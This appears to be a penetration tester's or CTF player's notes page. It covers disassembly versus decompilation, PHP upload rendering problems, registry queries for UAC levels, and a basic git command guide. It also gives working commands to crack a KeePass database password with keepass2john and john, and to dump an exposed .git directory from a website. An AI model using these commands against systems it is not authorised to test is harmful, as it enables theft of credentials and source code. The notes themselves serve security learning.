
Disassembling a binary shows the low-level machine instructions the binary will perform (you may know this as assembly). Because the output is translated machine instructions, you can see a detailed view of how the binary will interact with the system at what stage. Tools such as IDA, Ghidra, and GDB can do this.
Decompiling, however, converts the binary into its high-level code, such as C++, C#, etc., making it easier to read. However, this translation can often lose information such as variable names.
Upload Errors
When a PHP script is uploaded to a web server but doesn’t render properly when executed in a browser, it could be due to several reasons. Here are some common issues:
-
PHP Tags Not Recognized: If the PHP opening tag
<?phpis not recognized, the server might treat the PHP code as plain text, causing it to be displayed instead of executed. This can happen if the server is not configured to handle PHP files properly or if a short tag<?is used instead of the full<?php. -
File Extension Issue: The file might have an incorrect extension, such as
.htmlinstead of.php. The server will not process PHP code in files with extensions other than.php. -
Server Misconfiguration: The server might not have PHP installed or configured correctly. If PHP is not enabled on the server, the code will not be interpreted and will be shown as plain text.
-
Incorrect Permissions: If the PHP file doesn’t have the correct permissions, the server may not execute it. Ensure that the file permissions allow the server to execute the script (usually
644or755permissions). -
Errors in the PHP Code: Syntax errors or misconfigurations in the PHP code can cause the script to fail. Sometimes, parts of the page may render while others do not, depending on where the error occurs.
-
Output Buffering Issues: If the script uses output buffering incorrectly, it might not display the content properly. Some content may be buffered and not sent to the browser as expected.
-
Mismatched Encoding: If the file was uploaded with an incorrect encoding (e.g., not UTF-8), special characters or even PHP tags may not be recognized properly, leading to rendering issues.
-
File Corruption: If the file was corrupted during upload, some parts might render incorrectly or not at all. This can happen if the file was uploaded in binary mode instead of text mode or if there were interruptions during the upload.
-
Server-Side Caching: The server might be serving a cached version of the page that doesn’t reflect the current PHP code. Clearing the server cache or disabling caching might resolve this issue.
-
Mixed Content: If the PHP script includes HTML, JavaScript, or CSS content and there’s an issue with these sections (e.g., incorrect closing tags, mismatched quotes), it could cause the page to render improperly.
Checking the server’s error logs can also provide clues about what went wrong.
Keepass
To crack the entry password:
keepass2john Database.kdbx > Database.hash- then
john --format=keepass Database.hashfor entry password - then
kpcli --kdb Database.kdbx- then
lscd $Directoryand `show “$Full Entry”
- then
UAC
To confirm if it’s enabled:
REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v EnableLUA
- If there is a 1, it is. If there is a 0, it’s not.
Check which level is configured:
REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v ConsentPromptBehaviorAdmin
-
If
**0**then, UAC won’t prompt (like disabled) -
If
**1**the admin is asked for username and password to execute the binary with high rights (on Secure Desktop) -
If
**2**(Always notify me) UAC will always ask for confirmation to the administrator when he tries to execute something with high privileges (on Secure Desktop) -
If
**3**like1but not necessary on Secure Desktop -
If
**4**like2but not necessary on Secure Desktop -
if
**5**(default) it will ask the administrator to confirm to run non Windows binaries with high privileges
Git
There’s git-dumper
When we find a git directory on a website we can download it with:
wget -r http://site.com/.git- OR
git-dumper http://site.com/.git folder.git- may need
pipx install git-dumperfirst
- may need
- OR simply
git clone http://site.com/.git
- OR
- Then run
git checkoutinside the directory
command guide
git clone: Clone the repository to your local machine.
- git clone <repository_url>
git log: View the commit history to understand the evolution of the repository.
- git log
git status: Check the current status of the repository, including any modified or untracked files.
- git status
git diff: View the differences between files, useful for understanding changes made between commits.
git diff
git branch: List all branches in the repository.
- git branch -a
git show: Show information about a specific commit.
- git show <commit_hash> (967fa71c359fffcbeb7e2b72b27a321612e3ad11)
git blame: See who last modified each line of a file, helpful for understanding the history of changes.
- git blame <file_name>
git grep: Search for specific strings or patterns within the repository.
- git grep <search_term>
git remote: View the remote repositories associated with the local repository.
-git remote -v
git reflog: Show a log of changes to the repository’s HEAD.
- git reflog
git fsck: Perform a filesystem check on the repository.
- git fsck